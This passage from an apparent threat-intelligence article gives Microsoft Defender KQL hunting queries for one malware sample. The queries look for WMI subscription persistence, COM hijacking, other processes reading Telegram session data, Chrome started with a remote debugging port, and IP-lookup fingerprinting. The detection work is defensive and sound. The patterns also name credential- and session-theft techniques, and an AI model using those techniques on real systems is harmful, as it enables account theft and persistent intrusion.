    or (ActionType == "ProcessCreated" and ProcessCommandLine has "root\\subscription")
| union (
    DeviceProcessEvents
    | where ProcessCommandLine has_all ("Set-WmiInstance", "EventFilter")
    and ProcessCommandLine has "WinUpdate"
)
| project Timestamp, DeviceName, AccountName,
    ProcessCommandLine, InitiatingProcessFileName
| order by Timestamp desc

```

13. COM Object Hijacking via HKCU InprocServer32

```

DeviceRegistryEvents
| where ActionType == "RegistryValueSet"
and RegistryKey has @"Software\Classes\CLSID\"
and RegistryKey has "InprocServer32"
and RegistryHive == "HKEY_USERS"
| project Timestamp, DeviceName, AccountName,
    RegistryKey, RegistryValueData,
    InitiatingProcessFileName, InitiatingProcessCommandLine
| order by Timestamp desc

```

14. Telegram tdata Directory Access by Non-Telegram Process

```

DeviceFileEvents
| where FolderPath has_all ("Telegram Desktop", "tdata")
and InitiatingProcessFileName !in~ ("Telegram.exe", "Updater.exe")
| project Timestamp, DeviceName, AccountName,
    FolderPath, FileName, ActionType,
    InitiatingProcessFileName, InitiatingProcessFolderPath
| order by Timestamp desc

```

15. Chrome Remote Debugging Port Spawned by Non-Browser Process

```
DeviceProcessEvents
| where FileName =~ "chrome.exe"
and ProcessCommandLine has "--remote-debugging-port"
and InitiatingProcessFileName !in~ ("chrome.exe", "msedge.exe", "brave.exe")
| project Timestamp, DeviceName, AccountName,
    ProcessCommandLine, InitiatingProcessFileName,
    InitiatingProcessFolderPath
| order by Timestamp desc
```

16. Victim IP Recon — Connections to IP Lookup Services

```
// Electron/Node process querying IP geolocation services – victim fingerprinting
DeviceNetworkEvents
| where RemoteUrl has_any ("myexternalip.com", "ip-api.com")
and InitiatingProcessFileName !in~ ("msedge.exe", "chrome.exe", "firefox.exe", "brave.exe")
| project Timestamp, DeviceName, AccountName,
    InitiatingProcessFileName, InitiatingProcessFolderPath,
    RemoteUrl, RemoteIP
| order by Timestamp desc
```

Sample sourced from Telegram via ShinySpider French Nexus

Found this article helpful?

Share it with your network

Share:

Continue Reading

Explore more expert insights and threat intelligence from the Ransom-ISAC community

[View All Articles](#)